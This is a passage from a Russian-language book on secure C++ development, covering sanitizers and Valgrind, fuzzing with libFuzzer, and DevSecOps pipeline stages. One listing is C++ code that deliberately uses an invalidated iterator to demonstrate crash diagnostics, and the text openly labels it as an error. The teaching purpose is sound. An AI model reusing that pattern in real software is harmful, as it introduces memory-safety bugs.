Стоит начать с того, что динамические анализаторы бывают разные. Первый тип — это встроенные в компилятор "санитары". Они добавляют в собранные программы дополнительный код, выполняющий многочисленные проверки аргументов, границ буферов, использования памяти и т.д. Такой способ анализа называется CTI[1]. Появляется понятие "инструментированной" сборки, т.е. специальной сборки с включенными инструментами, в частности санитарами. Такая сборка используется исключительно для тестирования, обычно так собираются юнит или функциональные тесты. В целом никто не запрещает сделать инструментированную сборку для всего продукта целиком, но тут возникает сложность. Производительность такой сборки падает в разы, выполнить тестирование сценариев на таком продукте будет крайне затруднительно. Большинство популярных компиляторов имеет встроенных санитаров. В Clang набор санитаров очень широк, в GCC их чуть меньше, но тоже достаточно. Стоит учитывать, что не все санитары можно запускать одновременно, для подробностей можно обратиться к документации. В MSVC на момент написания книги доступен только санитар ошибок памяти.

Динамические анализаторы второго типа работают исключительно на этапе исполнения и не требуют специальной сборки. Инструментация в загрузочный файл добавляется динамически, поэтому они называются DBI[2]. Казалось бы, что может быть проще, запустить обычную сборку под анализатором и отлавливать ошибки. На практике такие анализаторы менее эффективны, чем предыдущие. Есть несколько причин, во-первых, замедление программы происходит уже не в разы, а в десятки раз, во-вторых, не все ошибки четко диагностируются. Известным представителем этого типа является **Valgrind**, в первую очередь он известен своей функцией выявлять утечки памяти, но и другие ошибки так же способен отловить.

---

[1] Compile Time Instrumentation, инструментация во время компиляции

[2] Dynamic Binary Instrumentation, динамическая инструментация бинарного файла

Попробуем при помощи разных анализаторов найти ошибку во фрагменте кода ниже (Листинг 4.15). Этот код мы уже видели, когда разбирали инвалидацию итераторов.

Листинг 4.15 Код с ошибкой использования невалидных итераторов

```
#include <iostream>
#include <string>

int main() {
    std::string str{"hello"};
    const auto begin{str.begin()};
    const auto end(str.end());

    str.insert(end, 20, '+');
    // Здесь begin становится не валидным
    str.insert(begin, 20, '-');
    std::cout << str << std::endl;
    return 0;
}
```

При запуске, ошибка четко проявляется, программа аварийно завершается. Однако, ни один из статических анализаторов (проверялись clang-tidy, cppcheck, PVS-Studio) ошибку не обнаружил. Для статических анализаторов подобная ошибка крайне тяжела для выявления. Дело в том, что использование и инвалидация итераторов в C++ зависит от многих факторов: тип контейнера, тип итератора, реализация реаллокации памяти в контейнере и много других. При компиляции с максимальным уровнем предупреждений никаких подозрительных моментов также выявлено не было, остается надеяться лишь на динамический анализ.

Соберем инструментированную сборку с ASAN[1] (Листинг 4.16).

Листинг 4.16 Инструментированная сборка с ASAN

```
$ clang++ -fsanitize=address -g —O0 main.cpp -o dast
```

При запуске увидим ошибку (Листинг 4.17).

[1] Сокращение для AddressSanitizer

Листинг 4.17 Ошибка, выявленная ASAN

```
==2667389==ERROR: AddressSanitizer: memcpy-param-overlap:
memory ranges [0x614000000040,0x802c88b6cbc0) and
[0x611000000040, 0x7ffc88b6cbc0) overlap
    #0 0x7f43db3561ed in __interceptor_memcpy ../../../../
src/libsanitizer/sanitizer_common/sanitizer_common_
interceptors.inc:827
    #1 0x55612fb1e000 in std::char_
traits<char>::copy(char*, char const*, unsigned long) /
usr/include/c++/11/bits/char_traits.h:437
    #2 0x55612fb2098d in std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >::_S_
copy(char*, char const*, unsigned long) /usr/include/
c++/11/bits/basic_string.h:359
    #3 0x55612fb20b0e in std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >::_M_
mutate(unsigned long, unsigned long, char const*, unsigned
long) /usr/include/c++/11/bits/basic_string.tcc:310
    #4 0x55612fb206a2 in std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >::_M_
replace_aux(unsigned long, unsigned long, unsigned long,
char) /usr/include/c++/11/bits/basic_string.tcc:437
    #5 0x55612fb2002b in std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >::replace(__
gnu_cxx::__normal_iterator<char const*, std::__
cxx11::basic_string<char, std::char_traits<char>,
std::allocator<char> > >, __gnu_cxx::__normal_
iterator<char const*, std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> > >, unsigned
long, char) /usr/include/c++/11/bits/basic_string.h:2091
    #6 0x55612fb1ee61 in std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >::insert(__
gnu_cxx::__normal_iterator<char const*, std::__
cxx11::basic_string<char, std::char_traits<char>,
std::allocator<char> > >, unsigned long, char) /usr/
include/c++/11/bits/basic_string.h:1559
    #7 0x55612fb1da1e in main /home/user/projects/appsec/
tools/dast/main.cpp:15
    #8 0x7f43dade9d8f in __libc_start_call_main ../
sysdeps/nptl/libc_start_call_main.h:58
    #9 0x7f43dade9e3f in __libc_start_main_impl ../csu/
libc-start.c:392
    #10 0x55612fb1d524 in _start (/home/user/projects/
appsec/tools/dast/dast+0x3524)
```

Попробуем запустить под Valgrind, инструментированная сборка при этом не нужна, но отладочную информацию стоит добавить (Листинг 4.18).

Листинг 4.18 Запуск valgrind

```
$ valgrind --leak-check=full ./dast
```

Тут нас ждет сюрприз, несмотря на то что аварийное завершение фиксируются, вменяемой диагностики у ошибки нет (Листинг 4.19).

Листинг 4.19 Ошибка, выявленная valgrind, не содержащая диагностики

```
==2552334== Process terminating with default action of
signal 11 (SIGSEGV)
==2552334==  Access not within mapped region at address
0x1FFEFFCFF8
==2552334==    at 0x4852AF8: memmove (in /usr/libexec/
valgrind/vgpreload_memcheck-amd64-linux.so)
==2552334==    by 0x10FCDF: ??? (in /home/user/projects/
appsec/tools/dast/dast)
==2552334==    by 0x401B65F: ??? (dl-audit.c:102)
==2552334==  If you believe this happened as a result of
a stack
==2552334==  overflow in your program's main thread
(unlikely but
==2552334==  possible), you can try to increase the size
of the
==2552334==  main thread stack using the --main-
stacksize= flag.
==2552334==  The main thread stack size used in this run
was 8388608.
```

Дело в том, что Valgrind диагностирует только ошибки динамической памяти, а во фрагменте кода выше из-за особенностей работы строк (механизм SSO) память изначально выделяется на стеке. Чтобы память для строки выделилась в куче, строка должны быть достаточно большой, в этом случае Valgrind выдаст вменяемую диагностику (Листинг 4.20).

Листинг 4.20 Ошибка, выявленная valgrind, с корректной диагностикой

```
==2552534== Process terminating with default action of signal
11 (SIGSEGV)
==2552534==  Access not within mapped region at address
0x51D2000
==2552534==    at 0x485293B: memmove (in /usr/libexec/
valgrind/vgpreload_memcheck-amd64-linux.so)
==2552534==    by 0x10A8E7: std::char_
traits<char>::copy(char*, char const*, unsigned long) (char_
traits.h:437)
==2552534==    by 0x10BD5D: std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >::_S_copy(char*,
char const*, unsigned long) (basic_string.h:359)
==2552534==    by 0x10BE12: std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >::_M_
mutate(unsigned long, unsigned long, char const*, unsigned
long) (basic_string.tcc:310)
==2552534==    by 0x10BADA: std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >::_M_replace_
aux(unsigned long, unsigned long, unsigned long, char) (basic_
string.tcc:437)
==2552534==    by 0x10B63E: std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >::replace(__gnu_
cxx::__normal_iterator<char const*, std::__cxx11::basic_
string<char, std::char_traits<char>, std::allocator<char> > >,
__gnu_cxx::__normal_iterator<char const*, std::__cxx11::basic_
string<char, std::char_traits<char>, std::allocator<char> > >,
unsigned long, char) (basic_string.h:2091)
==2552534==    by 0x10AF0B: std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >::insert(__gnu_
cxx::__normal_iterator<char const*, std::__cxx11::basic_
string<char, std::char_traits<char>, std::allocator<char> > >,
unsigned long, char) (basic_string.h:1559)
==2552534==    by 0x10A57B: main (main.cpp:15)
==2552534==  If you believe this happened as a result of a
stack
==2552534==  overflow in your program's main thread (unlikely
but
==2552534==  possible), you can try to increase the size of
the
==2552534==  main thread stack using the --main-stacksize=
flag.
==2552534==  The main thread stack size used in this run was
8388608.
```

Подведем небольшие итоги сравнения двух типов динамических анализаторов. Анализаторы CTI — требует специально сборки, выявляют все проблемы, сильно замедляют работу программы. Анализаторы DBI — не требуют специальной сборки (при этом для читаемой диагностики, отладочная информация должна содержаться), выявляют меньше проблем и еще больше замедляет (разница с CTI на порядок) работу программы (Таблица 4.9).

Таблица 4.9 Разные типы динамических анализаторов

Характеристики	CTI	DBI
Необходимость инструментированной сборки	Да	Нет
Замедление работы	Несколько раз	Десятки раз
Выявление ошибок динамической памяти	Да	Да
Выявление ошибок стековой памяти	Да	Нет
Выявление ошибок глобальной памяти	Да	Нет
Выявление утечек памяти	Да	Да
Примеры	Санитары компиляторов GCC, Clang, MSVC и др.	Valgrind, Microsoft Application Verifier, Dr. Memory

4.5 Фаззинг тестирование

Мы уже говорили, как сложно обеспечить в большом проекте адекватное тестовое покрытие, учитывающее поверхность атаки, модель угроз и не требующее при этом всех компьютерных и человеческих мощностей на земле. Фаззинг тесты призваны немного облегчить эту работу. Фаззинг тестирование — это особый вид тестирования, применяемый специально для выявления уязвимостей в коде. Такое тестирование выполняется совместно с динамическим анализом и оба этих инструмента прекрасно друг друга дополняют. Основная идея фаззинг тестирования заключается в формировании и проверке многочисленных входных последовательностей. Ожидается, что тестируемый код должен корректно обрабатывать их все в любых комбинациях, иначе фиксируется ошибка, а динамический анализатор точно показывает место ее возникновения. Очевидно, что не любой код в программе выполняет обработку внешних данных. Поэтому и применимость фаззинг тестов весьма ограничена. Их исполь-

зуют в первую очередь для функций, выполняющих парсинг или подобную обработку данных, особенно это актуально для кода, получающего данные снаружи, где их сможет контролировать потенциальный нарушитель.

Способ формирования входных последовательностей для фаззинга очень важен. Если идти простым путем случайной генерации, то такое тестирование может длиться годами. Более эффективным методом является генерирование последовательностей на основе изменений предыдущих с учетом тестового покрытия. Целевым параметром в данном случае является величина тестового покрытия (какое количество строк кода, или веток, или условий покрывается тестовым набором), оно постоянно отслеживается в ходе фаззинг тестирования, при этом во входные данные вносятся незначительные изменения и проверяется как они повлияли на целевой показатель. Если влияние положительное, данные используются дальше, если отрицательное или нейтральное — то отбрасываются. Схожим образом работают различные методы оптимизации, в частности генетические алгоритмы. Так удается значительно сократить время выполнения тестов. Но не надо ожидать, что оно сократится до секунд, как при обычных тестах бизнес–логики. Все равно потребуются часы или даже дни и значительные вычислительные мощности.

Многое в фаззинг тестах зависит от незначительных на первый взгляд технических нюансов. Исходный набор тестовых данных, который называется корпусом, может значительно повлиять на время тестирования в большую или меньшую стороны. Важно указать именно тот формат, который ожидается на входе и разнообразить его различными граничными вариантами. Тонкая настройка параметров генерации может также усилить эффект. Критерии останова также имеют значение. Тест можно останавливать по таймауту (например, 24 часа), по достижению тестового покрытия (например, 70%), по достижению точки отсутствия прогресса в величине тестового покрытия (например, тестовое покрытие не растет в течении часа) и др.

Технически, написание фаззинг теста — это очень простая процедура. Нужно определить целевую функцию, которая будет получать на вход подготовленные тестовые данные, определить начальный тестовый корпус и собрать программу с инструментарием, включающим динамический анализатор и возможно саму логику фаззера.

Воспользуемся популярным фаззером **libfuzzer**, чтобы протестировать JSON парсер в библиотеке "JSON for Modern C++". Для этого определим целевую функцию (Листинг 4.21).

Листинг 4.21 Целевая функция фаззинг теста

```
#include <nlohmann/json.hpp>

extern "C" int LLVMFuzzerTestOneInput(
    const uint8_t *Data, std::size_t Size) {
    nlohmann::json::parse(Data, Data + Size,
        nullptr /*parse_callback*/,
        false /*allow exceptions*/);
    return 0;
}
```

Специальное название **LLVMFuzzerTestOneInput** определяется соглашением libfuzzer, это входная точка для получения тестовых данных. Отключим исключения в методе **nlohmann::json::parse**, чтобы тест не завершился при первом невалидном вводе. Распаршенные данные использовать и проверять не будем, т.к. смысл этого теста не в проверке корректности работы логики, а в отсутствии уязвимостей, вызываемых, например, ошибками памяти.

В качестве тестового корпуса используем произвольный документ в формате json, и положим его в папку **corpus**. Можно подобрать несколько документов, при этом важно, чтобы они запускали разные ветки выполнения в коде. Для json это могут быть документы содержащие разные структуры и типы данных.

Сборка теста с инструментированием будет выглядеть следующим образом (Листинг 4.22).

Листинг 4.22 Инструментированная сборка с фаззинг тестом

```
$ clang++ -fsanitize=fuzzer,address -g -O0 target.cpp -o
fuzztest
```

Библиотека **nlohmann::json** содержит только заголовочные файлы, поэтому ее линковка не требуется. Подключение libfuzzer выполняется опцией "–fsanitize=fuzzer", эта библиотека находится в инструментарии LLVM, дополнительная установка не требуется. Дополнительно подключим санитара "–fsanitize=address", можно добавить и других, например UBSAN, учитывая возможность их совместного использования. В собранной программе мы нигде не задаем функцию **main**, т.к. libfuzzer определит ее самостоятельно. Есть также возможность сборки без встроенной в libfuzzer функции **main**, тогда ее нужно будет задать и вызвать из нее логику фаззинга.

Запуск фаззинг теста происходит как обычный запуск программы, после чего начинается вывод разной служебной информации (Листинг 4.23).

Листинг 4.23 Результат запуска фаззинг теста

```
$ ./fuzztest
INFO: Running with entropic power schedule (0xFF, 100).
INFO: Seed: 316821737
INFO: Loaded 1 modules   (3270 inline 8-bit counters): 3270
[0x5630e9d0a278, 0x5630e9d0af3e),
INFO: Loaded 1 PC tables (3270 PCs): 3270
[0x5630e9d0af40,0x5630e9d17ba0),
INFO: -max_len is not provided; libFuzzer will not generate
inputs larger than 4096 bytes
INFO: A corpus is not provided, starting from an empty corpus
#2  INITED cov: 331 ft: 332 corp: 1/1b exec/s: 0 rss: 31Mb
    NEW_FUNC[1/6]: 0x5630e9c94e70 in void nlohmann::json_abi_
v3_11_3::detail::concat_into<std::__cxx11::basic_string<char,
std::char_traits<char>, std::allocator<char> >, std::__
cxx11::basic_string<char, std::char_traits<char>,
std::allocator<char> >, char, 0>(std::__cxx11::basic_
string<char, std::char_traits<char>, std::allocator<char> >&,
std::__cxx11::basic_string<char, std::char_traits<char>,
std::allocator<char> >&&, char&&) /home/user/projects/appsec/
tools/fuzzing/build/_deps/nlohmann-src/include/nlohmann/
detail/string_concat.hpp:101
    NEW_FUNC[2/6]: 0x5630e9c9f990 in std::__cxx11::basic_
string<char, std::char_traits<char>, std::allocator<char> >
nlohmann::json_abi_v3_11_3::detail::concat<std::__
cxx11::basic_string<char, std::char_traits<char>,
std::allocator<char> >, char const*, char const (&) [15],
std::__cxx11::basic_string<char, std::char_traits<char>,
std::allocator<char> >, char>(char const*&&, char const (&)
[15], std::__cxx11::basic_string<char, std::char_
traits<char>, std::allocator<char> >&&, char&&) /home/user/
projects/appsec/tools/fuzzing/build/_deps/nlohmann-src/
include/nlohmann/detail/string_concat.hpp:138
#3  NEW    cov: 346 ft: 373 corp: 2/2b lim: 4 exec/s: 0 rss:
32Mb L: 1/1 MS: 1 ChangeByte-
#4  NEW    cov: 348 ft: 432 corp: 3/4b lim: 4 exec/s: 0 rss:
32Mb L: 2/2 MS: 1 InsertByte-
#7  NEW    cov: 349 ft: 554 corp: 4/6b lim: 4 exec/s: 0 rss:
32Mb L: 2/2 MS: 3 ShuffleBytes-ChangeByte-InsertByte-
#9  NEW    cov: 349 ft: 595 corp: 5/9b lim: 4 exec/s: 0 rss:
32Mb L: 3/3 MS: 2 ShuffleBytes-CopyPart-
#18 NEW    cov: 349 ft: 599 corp: 6/10b lim: 4 exec/s: 0 rss:
32Mb L: 1/3 MS: 4 ChangeByte-ChangeByte-ShuffleBytes-
ChangeBit-
```

По выводу можно отслеживать текущее покрытие, количество запусков, рост тестового корпуса (корпус пополняется автоматически при нахождении удачных последовательностей), расход памяти и т.д. Т.к. библиотека **nlohmann::json** довольно известная и широко используемая, наш тест может выполняться сутками без остановки. При появлении ошибки, регистрируемой динамическим анализатором, тест остановится, будет выведен стек и сохранен тестовый фрагмент данных.

Такая техническая простота в написании фаззинг тестов, позволила проекту Chromium, покрыть 30% кода фаззингом[1]. Дополнительную сложность может внести инфраструктура, т.к. от производительности машины зависит количество запусков. Для проектов с открытым кодом можно использовать бесплатную инфраструктуру проекта OSS–Fuzz[2], который использует серверные мощности Google.

4.6 DevSecOps

Рассмотренные выше инструменты не сложны в использовании, однако, многочисленны и требуют тонкой настройки для эффективной работы. Напрашивается механизм автоматизации для встраивания всего этого зоопарка в единый конвейер сборки и доставки. На помощь придет практика разработки называемая DevSecOps[3].

Разработчикам давно известно понятие DevOps[4]. Кто–то говорит, что это целая методология, а кто–то — что это лишь вспомогательный инструмент для поддержки других гибких методологий. Так или иначе, основная идея DevOps — введение автоматизации на каждом этапе разработки, интеграция разработчиков и IT–инженеров, целью которой является сокращение времени получения готового продукта и повышение его качества. Основные понятия DevOps это непрерывная интеграция (**CI — Continuous Integration**) и непрерывная поставка (**CD — Continuous Delivery**). То и другое реализуется за счет автоматизированного конвейера.

Чтобы понять, в чем эффективность использования CI/CD достаточно оценить по времени стадии разработки: сама разработка, модульное тестирование, функциональное тестирование, анализ

---

[1] По данным https://analysis.chromium.org/coverage/p/chromium

[2] https://github.com/google/oss–fuzz

[3] Сокращение Development, Security, Operations — разработка, безопасность и операции

[4] Сокращение Development & Operations — разработка и операции

результатов, подготовка релизной сборки, подготовка релизного окружения, раскатка, интеграционное тестирование, получение финального продукта. Если выполнять эти стадии последовательно, одну за другой, иногда в ручном режиме, то время получение готового продукта будет исчисляться днями. Если же поручить эту функцию автоматизированному конвейеру, то готовый продукт будет получен ровно за один день. Такая скорость обусловлена высокой степенью автоматизации, которой не так просто добиться на первых порах, но результат окупит все старания (Рисунок 4.4).

Рисунок 4.4 Разработка с использованием CI/CD и без

DevSecOps расширяет классический DevOps, внося в конвейер CI/CD инструменты обеспечения безопасности. Если рассматривать DevSecOps в узком смысле, только для автоматизации CI/CD, то можно выделить следующие стадии (Рисунок 4.5):

1. Подготовка к коммиту;
2. Коммит;
3. Сборка;
4. Тестирование;
5. Развертывание.

На стадии ***подготовки к коммиту*** можно выполнить автоматизацию непосредственно на машинах разработчика при помощи хуков в репозитории. В первую очередь здесь выполняется быстрая статическая проверка кода при помощи простых линтеров, из рассмотренных выше инструментов, быстрый прогон **clang-tidy** или **cppcheck** вполне подойдет.

Далее проверка форматирования и соответствия стандарту кодирования можно провести инструментом подобным **clang-format**.

Важная проверка — наличие секретов или запрещенных данных в коде. В предыдущих разделах мы подробно не разбирали эти инструменты, т.к. их работа довольно проста. Они выявляют запрещенные данные по встроенным или заданным паттернам. Как известно, хранение чувствительной информации в репозитории чревато утечками. Проблема особенно актуальна для публичных репозиториев. По данным исследования университета Северной Каролины, в 2019 году около 100 000 публичных репозиториев на GitHub содержали секретные данные[1]. Примерами инструментов, выявляющих утечки чувствительных данных, являются: **Gitleak, git-secret**.

Сама защита репозитория важна не меньше, чем защита кода. Репозиторий — это центральный компонент инфраструктуры разработки. Его компрометация влечет катастрофические последствия. Поэтому должны контролироваться доступы, данные должны передаваться по защищенным каналам, реквизиты должны своевременно обновляться и т.д.

На стадии ***коммита*** частично будут дублироваться действия из предыдущей стадии: проверка на наличие секретов, проверка форматирования, статические анализ кода. Во-первых, это страхует от неправильной настройки автоматизации на стороне разработчика, во-вторых, предотвращает намеренный саботаж. Т.к. мощность серверов превышает мощности машин разработчиков, то дублированные проверки могут проводиться в расширенном режиме. Например, вместо быстрой проверка кода с использованием линтера, может выполняться полноценный статический анализ инструментом уровня PVS-Studio.

Дополнительно на этапе коммита выполняет анализ внешних зависимостей, его еще называют SCA-анализ[2]. Современное ПО очень часто практически полностью состоит из заимствованного кода. Поэтому анализ имеющихся уязвимостей или проблем с лицензированием в компонентах с открытым кодом очень важен для общей безопасности продукта. Анализ производится путем идентификации внешнего компонента (с занесением его в реестр), выявления его транзитивных зависимостей и дальнейшего поиска

---

[1] How Bad Can It Git? Characterizing Secret Leakage in Public GitHub Repositories. https://www.ndss-symposium.org/wp-content/uploads/2019/02/ndss2019_04B-3_Meli_paper.pdf + код 223

[2] Software Composition Analysis

по открытым базам уязвимостей (CVE, NVD и др.). Такая проверка выполняется не единожды, а периодически по мере появления новых уязвимостей. Примером служит бесплатный инструмент **OWASP Dependency Check**.

Хранение бинарных файлов в репозитории — это не лучшая практика, но, если такой файл все-таки просочился, его следует проверить на вредоносное ПО.

На этапе ***сборки*** происходит формирование различных артефактов. Основной артефакт разработки — билд релизного качества, он выполняется с флагами укрепления, которые мы разбирали в предыдущей главе. Дополнительный инструментированный билд предназначен для тестирования, в него входят модульные или функциональные тесты с включенными санитарами, подготовленные для динамического анализа. Вместе со сборками готовятся дополнительные артефакты: отчеты о внешних зависимостях, результаты статического анализа, автоматическая документация и т.д.

На этапе ***тестирования*** прогоняются все возможные тесты: юнит, функциональные и интеграционные. При прогоне на инструментированной сборке все выявляемые ошибки будут точно диагностированы. Особняком стоят фаззинг тесты, т.к. их выполнение требует времени и вычислительных ресурсов, а поэтому периодичность их запуска может быть намного меньше. Еще более редкий и затратный вид тестирования — тесты на проникновение. Это особый вид тестирования, имитирующий поведение взломщика. Можно назвать это целым исследованием, т.к. выполняется оно высококвалифицированными специалистами с опытом работы по обе стороны ИБ. Хорошей практикой является передача этой работы в третью компанию. Естественно — это крайне затратное мероприятие, выполняющееся не чаще одного раза в релиз.

Если разрабатывается сервис, а не отдельный продукт, то далее следует фаза ***развертывания.*** Эта фаза может легко превратиться в отдельный конвейер, содержащий функции подготовки серверов, развертывания контейнера, тестового запуска и дальнейшего вывода в публичное использование. Здесь также не стоит забывать про безопасность при доступах к внешней инфраструктуре.

В широком смысле DevSecOps затрагивает и другие стадии, не относящиеся напрямую к разработке (Рисунок 4.6):

1. Обучение, подготовка и внедрение;
2. Запуск;
3. Реагирование.

Рисунок 4.5 Стадии автоматизации конвейера CI/CD «DevSecOps»

Внедрение практик DevSecOps в процесс разработки — это не простая задача. Сложно в двух словах описать все возможные трудности. Многое зависит от начальных условий, возраста проекта и количества унаследованного кода. Кроме того, важную роль играет наличие (или отсутствие) в компании культуры безопасной разработки, необходимых специалистов, бюджетов и воли руководства. Сам процесс адаптации к новым требованиям безопасности не всегда проходит гладко. Здесь важно не вызвать отторжения, т.к. по принципу психологической приемлемости (см. главу "принципы безопасности"), инструмент безопасности, которым неудобно пользоваться становится бесполезным. Кроме классических семинаров и тренингов в дело вступает геймификация. Обучение может происходить в форме дружеских соревнований между командой атакующих (красная команда) и командой защищающихся (синяя команда). Также популярны битвы CTF[1], в которых в виде постановочных заданий проводится игровая атака на какие–то элементы инфраструктуры, сайты, БД, сервера и т.д. Такие мероприятия повышают общую культуру ИБ в компании.

Применительно к командам разработки применяется практика выделения специальных ролей "чемпионов безопасности"[2]. Более того, эта роль явно закреплена в методологии SDL. "Чемпионы безопасности" призваны решать вопросы безопасности на самых

[1] Capture The Flag — захват флага

[2] Security Champion

ранних стадиях разработки, постоянно консультируясь с коллегами из отдела безопасности ПО. Само по себе выделение особого отдела безопасности ПО также является хорошей практикой внедрения DevSecOps.

На этапе ***запуска***, когда продукт уже выпущен в публичное использование, возникает много новых вопросов. Мы уже говорили про инструменты анализа зависимостей (SCA), на этапе запуска они продолжают свою работу. Выявление новых уязвимостей требует внесения изменений и патчей, а также своевременного обновления. Сам продукт может иметь в себе встроенные механизмы мониторинга атак. В простейшем случае это обычные журналы событий или аудита, которые анализируются вышестоящими системами SIEM[1]. Более продвинутый вариант — использование самозащиты RASP[2]. RASP это набор подходов, все они предлагают скорейшее обнаружение атак, но при этом требуют некого компромисса по быстродействию.

Введение программ поощрений[3], является неотъемлемой частью запуска продуктов, делающих акцент на безопасность. В программе поощрений Chrome можно получить до 250 000 $ за баг с высшим приоритетом. Для этого нужно предоставить качественное описание с демонстрацией удаленного выполнения кода RCE в процессе, выполняющемся без изоляции окружения, либо с выходом из такого окружения. Другие баги оцениваются более скромными поощрениями. Данная программа пользуется популярностью, за 2023 было найдено 1383 бага с призовыми выплатами[4]. Но это не значит, что Chrome насквозь дырявый, наоборот это доказывает, что продукт востребован и заботится о своей репутации. Очевидно, что введение программы поощрений весьма затратное мероприятие и оправдано только для зрелых продуктов, не стоит рассматривать этот механизм как дополнительный полигон для тестирования.

Стадия ***реагирования*** запускается при обнаружении отклонения на этапе запуска. Уязвимости, найденные в заимствованной библиотеке или через программу поощрений, а также проблемы, выявленные в ходе работы через SIEM или RASP требуют немедленного реагирования. Для этого должны быть заготовлены со-

---

[1] Security Information and Event Management — управление событиями и информацией о безопасности

[2] Runtime Application Self-Protection — самозащита приложения на этапе исполнения

[3] Bug Bounty

[4] По данным https://bugs-chromium.bentkowski.info + код 230

ответствующие планы. Иногда будет достаточно выпуска патча, а иногда потребуются меры более срочного порядка по переходу на резервную систему или деградации функционала.

Рисунок 4.6 Стадии реализации «DevSecOps» в широком смысле

Заключение

В последнее время над языком C++ сформировалось предвзятое мнение. Многие считают, что этот язык небезопасен в своих основах, устарел, слишком дорожит своим наследием и не следует современным тенденциям. По ходу этой книги автор шаг за шагом развеял эти мифы.

Мы узнали, что термин **безопасность** нельзя употреблять в абстрактном смысле. Если говорить о небезопасности языка программирования, то нужно уточнять в чем именно она состоит. У C++ действительно есть слабости: работа со строками, работа с памятью, запутанная арифметика и преобразование типов, сложная многопоточность, ненадежна файловая библиотека и ряд других нюансов. Мы увидели, что эти слабости легко могут превратиться в уязвимости в руках атакующего. Уязвимости приводят к реальным взломам, а это уже серьезная проблема. Но все это не дает права называть язык C++ небезопасным в общем смысле.

Если известны проблемы и есть конкретная цель, то ничто не может помешать ее достичь. А для достижения целей в мире C++ есть огромное количество инструментов. Мы рассмотрели решение проблем безопасности языка на уровне синтаксиса. Современный C++ делает многое для того, чтобы новые конструкции языка решали старые болячки. Перевод программы на семантику современных стандартов способен решить большинство ошибок, вызываемых синтаксисом.

Для менее очевидных проблем существуют способы внедрения безопасности на уровне архитектуры. Мы рассмотрели многочисленные паттерны безопасности — аналог паттернов проектирования. Использование этих паттернов вносит в разрабатываемую программу атрибуты безопасности в неявном виде, при этом совсем необязательно быть специалистом по ИБ. После этого финальный продукт становится надежным даже в условиях наличия уязвимостей в коде и в ходе активных атак.

Для самых заковыристых проблем существуют автоматизированные инструменты, анализаторы, фаззеры, механизмы защиты на этапе исполнения и т.д. Все они умеют встраиваться в конвейер

CI/CD делая процесс выявления уязвимостей непрерывным. Количество этих инструментов исчисляется сотнями, их работа и эффективность давно изучены и подтверждены.

C++ точно не остановится на достигнутом, язык активно развивается и новые стандарты выходят с завидной регулярностью, а значит применение языка будет только расти, в том числе и в сфере защищенного ПО.

Библиография

Adkins, H., Beyer, B., Blankinship, P., & Lewandowski, P. (2020). *Building Secure and Reliable Systems: Best Practices for Designing, Implementing, and Maintaining Systems*. O'Reilly Media.

Anley, C., Heasman, J., Lindner, F., & Richarte, G. (2007). *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. Wiley.

Barker, E., & Kelsey, J. (2015). *Recommendation for Random Number Generation Using Deterministic Random Bit Generators*. Получено из https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800–90ar1.pdf

Blakley, B., & Heath, C. (2004). *Security Design Patterns*. TheOpen Group.

Burns, B. (2018). *Designing Distributed Systems — Patterns and Paradigms for Scalable, Reliable Services*. O'Reilly.

C++ FAQ. (б.д.). Получено из https://isocpp.org/wiki/faq

C++ Tips of the Week. (2023). Получено из https://abseil.io/tips/

C++ vulnerability rules. (2020). Получено из https://iso–iec–jtc1–sc22–wg23–cpp.github.io/wg23–tr24772–10–public/

Compiler Options Hardening Guide for C and C++. (2024). Получено из https://best.openssf.org/Compiler–Hardening–Guides/Compiler–Options–Hardening–Guide–for–C–and–C++.html

Davidson, J., & Gregory, K. (2021). *Beautiful C++: 30 Core Guidelines for Writing Clean, Safe, and Fast Code*. Addison–Wesley Professional.

Dean, A. K. (2018). *Linux Administration Cookbook*. Packt Publishing.

Dougherty, C., Sayre, K., Seacord, R. C., Svoboda, D., & Togashi, K. (2009). *Secure Design Patterns*. Carnegie Mellon.

Erickson, J. (2008). *Hacking: The Art of Exploitation*. No Starch Press.

Fernandez, E. B. (2013). *Security Patterns in Practice*. John Wiley & Sons, Ltd.

Fisher, D. (2022). *Application Security Program Handbook: A guide for software engineers and team leaders*. Manning.

Goedegebure, C. (2020). *Buffer overflow attacks explained*. Получено из https://www.coengoedegebure.com/buffer–overflow–attacks–explained/

Google C++ Style Guide. (б.д.). Получено из https://google.github.io/styleguide/cppguide.html

Graff , M. G., & van Wyk , K. R. (2003). *Secure Coding: Principles and Practices*. O'Reilly Media.

Guidelines for the use of the C++14 language in critical and safety-related systems. (2017).

H. Saltzer Saltzer, M. D. (1975). The Protection of Information in Computer Systems. *Proceedings of the IEEE*.

Harrington, T. (2020). *Hackable: How to Do Application Security Right*. Lioncrest Publishing.

Heyman, T., Scandariato, R., Joosen, W., & Yskout, K. (2006). *A system of security patterns Report CW 469*.

Howard, M., & LeBlanc, D. (2003). *Writing Secure Code*. Microsoft Press.

Howard, M., & Lipner, S. (2006). *The Security Development Lifecycle*. Redmond: Microsoft Press.

Janca, T. (2020). *Alice and Bob Learn Application Security*. Wiley.

Johnsson, D. B., Deogun, D., & Sawano, D. (2019). *Secure by Design*. Manning.

Karpov, A. (2023). *60 terrible tips for a C++ developer*. Получено из https://pvs-studio.com/en/blog/posts/cpp/1053/

Kienzle, D. M., Elder, M. C., Tyree, D., & Edwards-Hewitt, J. (2003). *Security patterns repository*.

Lakos, J., Romeo, V., Khlebnikov, R., & Meredith, A. (2021). *Embracing Modern C++ Safely*. Addison-Wesley Professional.

Llama, T. (2017). *Initialization in C++ is bonkers*. Получено из https://blog.tartanllama.xyz/initialization-is-bonkers

Lohr, H., Sadeghi, A.-R., & Winand, M. (2010). *Patterns for Secure Boot and Secure Storage in Computer Systems*. Horst Görtz Institute for IT Security.

Lui, M. (2019). *Initialization in C++ is Seriously Bonkers*. Получено из https://mikelui.io/2019/01/03/seriously-bonkers.html

McGraw, G. (2006). *Software Security: Building Security In*. Addison-Wesley Professional.

